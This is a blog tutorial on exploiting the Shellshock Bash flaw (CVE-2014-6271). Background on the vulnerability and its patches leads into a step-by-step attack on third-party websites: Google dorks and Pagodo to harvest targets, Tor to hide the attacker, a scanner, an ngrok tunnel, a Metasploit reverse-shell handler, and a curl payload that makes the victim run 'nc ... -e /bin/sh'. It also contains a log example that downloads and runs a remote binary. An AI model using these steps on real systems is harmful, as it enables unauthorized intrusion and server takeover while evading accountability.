**HOW TO EXPLOIT SHELLSHOCK VULNERABILITY CVE 2014-6271**

**SHARE**[0](https://neoslab.com/2018/07/12/how-to-exploit-shellshock-vulnerability-cve-2014-6271/)

A flaw was found in the way Bash evaluated certain specially crafted environment variables. An attacker could use this flaw to override or bypass environment restrictions to execute shell commands. Certain services and applications allow remote unauthenticated attackers to provide environment variables, allowing them to exploit this issue.

**Shellshock**, also known as **Bashdoor**, is a family of security bugs in the widely used Unix Bash shell, the first of which was disclosed on 24 September 2014. Many Internet-facing services, such as some web server deployments, use Bash to process certain requests, allowing an attacker to cause vulnerable versions of Bash to execute arbitrary commands. This can allow an attacker to gain unauthorized access to a computer system.

GNU Bash through 4.3 processes trailing strings after function definitions in the values of environment variables, which allows remote attackers to execute arbitrary code via a crafted environment, as demonstrated by vectors involving the **ForceCommand** feature in **OpenSSH**sshd, the **mod\_cgi** and **mod\_cgid** modules in the **Apache HTTP Server**, scripts executed by unspecified **DHCP clients**, and other situations in which setting the environment occurs across a privilege boundary from Bash execution, aka “ShellShock”.

**Source:** [cve.mitre.org](https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2014-6271)

**ANATOMY OF THE ATTACK**

**Test your environment**

Just run this bash script in your system and you will see if you are vulnerable or not:

|  |
| --- |
| env 'VAR=() { :;}; echo Bash is vulnerable!' 'FUNCTION()=() { :;}; echo Bash is vulnerable!' bash -c "echo Bash Test" |

**Is there threat to online banking?**

This vulnerability is being actively exploited to target servers hosted on the Internet. Even some workstations running **Linux** and **OSX** are vulnerable, but an attacker would still need to find an attack vector that will work remotely against your desktop. Proof of concept targeting \*nix workstation dhcp clients has been released, but most workstation dhcp process policies prevent actions from this sort of exploit by default.

Exploit attempts that we observed are targeting server vulnerabilities and downloading **DDoS bots** for further **DDoS attacks**. It is likely that servers hosting PII and handling sensitive merchant data are being attacked as well, but we have not yet observed it. There are merchants that unfortunately do not patch quickly.

**Can I detect if someone has exploited this against me?**

We would recommend reviewing your HTTP logs and check if there is anything suspicious. An example of a malicious pattern:

|  |
| --- |
| 192.168.1.1 – – [25/Sep/2014:14:00:00 +0000] "GET / HTTP/1.0"  400 349 "() { :; }; wget -O /tmp/besh <http://192.168.1.1/filename;> chmod 777  /tmp/besh; /tmp/besh;" |

There are also some patches for bash that log every command that is being passed to the bash interpreter. This is a good way to see if someone has exploited your machine. It won’t prevent someone from exploiting this vulnerability, but it will log the attackers actions on the system.

**How serious is the threat?**

This bug is very dangerous indeed, but not **EVERY** system is vulnerable. Special conditions must be met for a web server to be exploited. One of the biggest problems now is that when patches are published, researchers will look for other ways to exploit bash, explore different conditions that enable it to be exploited, etc. So a patch that helps prevent remote code execution can’t do anything against, for example, a file overwrite. So there will probably be a series of patches and in the meantime systems are still vulnerable.

**Is it the new Heartbleed?**

Well, it’s much easier for a cybercriminal to exploit than Heartbleed. Also, in the case of **Heartbleed**, a cybercriminal could only steal data from memory, hoping to find something interesting. By contrast, the bash vulnerability makes full system control much more possible. So it would seem to be more dangerous.

**Can it be used in future APT attacks?**

It could be used for future malware development, of course. Malware could be used to automatically test infrastructure for such a bug, to infect the system or attack it in some other way.

**CGI-Based Web Server**

When a web server uses the **Common Gateway Interface** (CGI) to handle a document request, it passes various details of the request to a handler program in the environment variable list. For example, the variable **HTTP\_USER\_AGENT** has a value that, in normal usage, identifies the program sending the request. If the request handler is a Bash script, or if it executes one for example using the system(3) call, Bash will receive the environment variables passed by the server and will process them as described above. This provides a means for an attacker to trigger the Shellshock vulnerability with a specially crafted server request. Security documentation for the widely used Apache web server states: “CGI scripts can … be extremely dangerous if they are not carefully checked.” and other methods of handling web server requests are often used. There are a number of online services which attempt to test the vulnerability against web servers exposed to the Internet.

**OpenSSH Server**

OpenSSH has a “ForceCommand” feature, where a fixed command is executed when the user logs in, instead of just running an unrestricted command shell. The fixed command is executed even if the user specified that another command should be run; in that case the original command is put into the environment variable **“SSH\_ORIGINAL\_COMMAND”**. When the forced command is run in a Bash shell (if the user’s shell is set to Bash), the Bash shell will parse the SSH\_ORIGINAL\_COMMAND environment variable on start-up, and run the commands embedded in it. The user has used their restricted shell access to gain unrestricted shell access, using the Shellshock bug.

**DHCP Clients**

Some **DHCP** clients can also pass commands to Bash; a vulnerable system could be attacked when connecting to an open Wi-Fi network. A DHCP client typically requests and gets an IP address from a DHCP server, but it can also be provided a series of additional options. A malicious DHCP server could provide, in one of these options, a string crafted to execute code on a vulnerable workstation or laptop.

**Qmail Server**

When using Bash to process email messages (e.g. through .forward or qmail-alias piping), the qmail mail server passes external input through in a way that can exploit a vulnerable version of Bash.

**How Do Mitigate this Vulnerability?**

Until 24 September 2014, Bash maintainer Chet Ramey provided a patch version **bash43-025** of Bash 4.3 addressing **CVE-2014-6271**, which was already packaged by distribution maintainers. On 24 September, bash43-026 followed, addressing **CVE-2014-7169**. Then **CVE-2014-7186** was discovered. Florian Weimer from Red Hat posted some patch code for this “unofficially” on 25 September, which Ramey incorporated into Bash as bash43-027. These patches provided code only, helpful only for those who know how to compile (“rebuild”) a new Bash binary executable file from the patch file and remaining source code files.

The next day, **Red Hat** officially presented according updates for Red Hat Enterprise Linux, after another day for **Fedora 21**. Canonical Ltd. presented updates for its **Ubuntu Long Term Support**versions on Saturday, 27 September; on Sunday, there were updates for **SUSE Linux Enterprise**. He following Monday and Tuesday at the end of the month, **Apple OS** X updates appeared.

On 1 October 2014, Micha? Zalewski from Google Inc. finally stated that Weimer’s code and bash43-027 had fixed not only the first three bugs but even the remaining three that were published after bash43-027, including his own two discoveries.This means that after the earlier distribution updates, no other updates have been required to cover all the six issues.

**Source:** [github.com](https://github.com/opsxcq/exploit-CVE-2014-6271)

**FIND POTENTIAL TARGETS**

There is no doubt that there are thousand and one ways to find vulnerable targets for this type of attack. In order to cut short, we are going to use a non-exhaustive list of Google Dork to build a list of potential vulnerable websites.

|  |  |
| --- | --- |
| sitemap.xml filetype:xml intext:"cgi-bin" | |
| filetype:sh inurl:cgi-bin |

|  |
| --- |
| filetype:sh |
| intext:cgi-bin | |

|  |  |
| --- | --- |
| intitle:apache "cgi-bin" | |
| inurl:cgi-bin |

|  |  |
| --- | --- |
| inurl:wspd\_cgi.sh | |
| inurl:wslb.sh |

|  |  |
| --- | --- |
| inurl:"server-status" intitle:apache "cgi-bin" | |
| inurl:cgi-bin "GATEWAY\_INTERFACE = CGI" |

|  |
| --- |
| inurl:cgi-bin inurl:printenv intext:SERVER\_ADDR |

**Note**

An additional list of dork can be found in the enclosed PDF file.

**Optional**

To save time finding potential vulnerable targets, we highly suggest you to use **“Pagodo”**, a small Python utility to automate your search.

|  |
| --- |
| # Save your dorks list into a file such as "dorks.txt" |
| # Specify the output path and filename such as "urls.txt" | |

|  |
| --- |
| $ sudo python pagodo.py ­-g dorks.txt ­-l 200 ­-s ­-e 35.0 -­j 1.1 >> urls.txt |

**Source:** [github.com](https://github.com/opsdisk/pagodo)


**INITIALIZE TOR SESSION**

Before to move further we will need to protect our anonymity by hiding our current location and connection details. On our side we will use **TorPhantom**, a simple Python utility used to route all traffic through TOR. If you don’t have it yet installed on your machine, please feel free to check this article on [how to hide your IP using TorPhantom](https://neoslab.com/2019/01/18/143/).

**Start TorPhantom**

|  |
| --- |
| # Type the below commands |
| $ sudo torphantom start ­-i <interface> | |

**Output**

[[](https://neoslab.com/2018/07/12/how-to-exploit-shellshock-vulnerability-cve-2014-6271/)click to enlarge](https://neoslab.com/2018/07/12/how-to-exploit-shellshock-vulnerability-cve-2014-6271/)


**SCAN POTENTIAL TARGETS**

Now that we are properly hiding ourselves and got a complete list of potential vulnerable websites, we will scan it using **Shellshock-Scanner** in order to check if we can process further.

**Scan using Shellshock-Scanner**

|  |  |
| --- | --- |
| # Type the below commands and follow up the screen prompt | |
| $ ./shellshock-scanner |

**Output**

[[](https://neoslab.com/2018/07/12/how-to-exploit-shellshock-vulnerability-cve-2014-6271/)click to enlarge](https://neoslab.com/2018/07/12/how-to-exploit-shellshock-vulnerability-cve-2014-6271/)

Once you have identified a number of URLs as being vulnerable to shellshock it’s time to have some fun!

**INITIALIZE TCP TUNNELING**

Once we are ready with our list of vulnerable websites and since all our traffic is now handled by TOR, we will create a secure TCP tunneling using **Ngrok** in order to forward the traffic to our machine anonymously. For the purpose of this document we will use the Port 4444 to receive the session.


**Start Ngrok**

|  |
| --- |
| # Your Token can be found in your Ngrok account |
| $ ./ngrok authtoken 8ml78jQFrVNah4cN8UwTt\_5ZVZYRPD8q7huTk7vo8MZ | |

**Create the Session**

|  |  |
| --- | --- |
| # Create the Ngrok session on the port 4444 using the below command | |
| $ ./ngrok tcp 4444 |

**Output**

[[](https://neoslab.com/2018/07/12/how-to-exploit-shellshock-vulnerability-cve-2014-6271/)click to enlarge](https://neoslab.com/2018/07/12/how-to-exploit-shellshock-vulnerability-cve-2014-6271/)

**CREATE MSF HANDLER**

In order to open a session from our targeted website we will need to create an exploit multi-handler on our **Metasploit**. This can be done very quickly using the below commands.

**Start Metasploit**

|  |  |
| --- | --- |
| # Open Metasploit | |
| $ msfconsole |
| msf > use exploit/multi/handler | | |


|  |  |
| --- | --- |
| msf exploit(multi/handler) > set LHOST 0.0.0.0 | |
| LHOST => 0.0.0.0 |

|  |  |
| --- | --- |
| msf exploit(multi/handler) > set LPORT 4444 | |
| LPORT => 4444 |

|  |  |
| --- | --- |
| msf exploit(multi/handler) > set PAYLOAD linux/x86/shell/reverse\_tcp | |
| PAYLOAD => linux/x86/shell/reverse\_tcp |

|  |
| --- |
| msf exploit(multi/handler) > show options |

**Output**

[[](https://neoslab.com/2018/07/12/how-to-exploit-shellshock-vulnerability-cve-2014-6271/)click to enlarge](https://neoslab.com/2018/07/12/how-to-exploit-shellshock-vulnerability-cve-2014-6271/)

On the above example we are using a Linux X86 Shell Reverse TCP payload, off course the type of payload shall be different if we are targeting a Windows machine.

**EXPLOIT THE TARGET**

We are now going to send our exploit in order to create a reverse shell using a bash terminal and forward the traffic through the MSF handler using TCP protocol.

**Bash Command**

|  |
| --- |
| # Replace "YOUR-IP" with your tunnel IP or host adddress |
| # Replace "YOUR-PORT" with the port you configured in your tunneling | |

|  |
| --- |
| $ curl -k -H 'User-Agent: () { :;}; /bin/bash -c "nc YOUR-IP YOUR-PORT -e /bin/sh"'<https://example.com/cgi-bin/wspd_cgi.sh/login.htm> |

You are done !! If you targeted website is vulnerable to Struts2 exploit, a session has been created in your **Metasploit** allowing you to take over the victim server.

**Optional**

For demonstration purpose we used Metasploit, but you can obtain the exact same result using Netcat and setup your tool to listen your forwarding port as the example described below:

|  |  |
| --- | --- |
| # Replace "4444" with the port you configured in your tunneling | |
| $ nc -lvnp 4444 |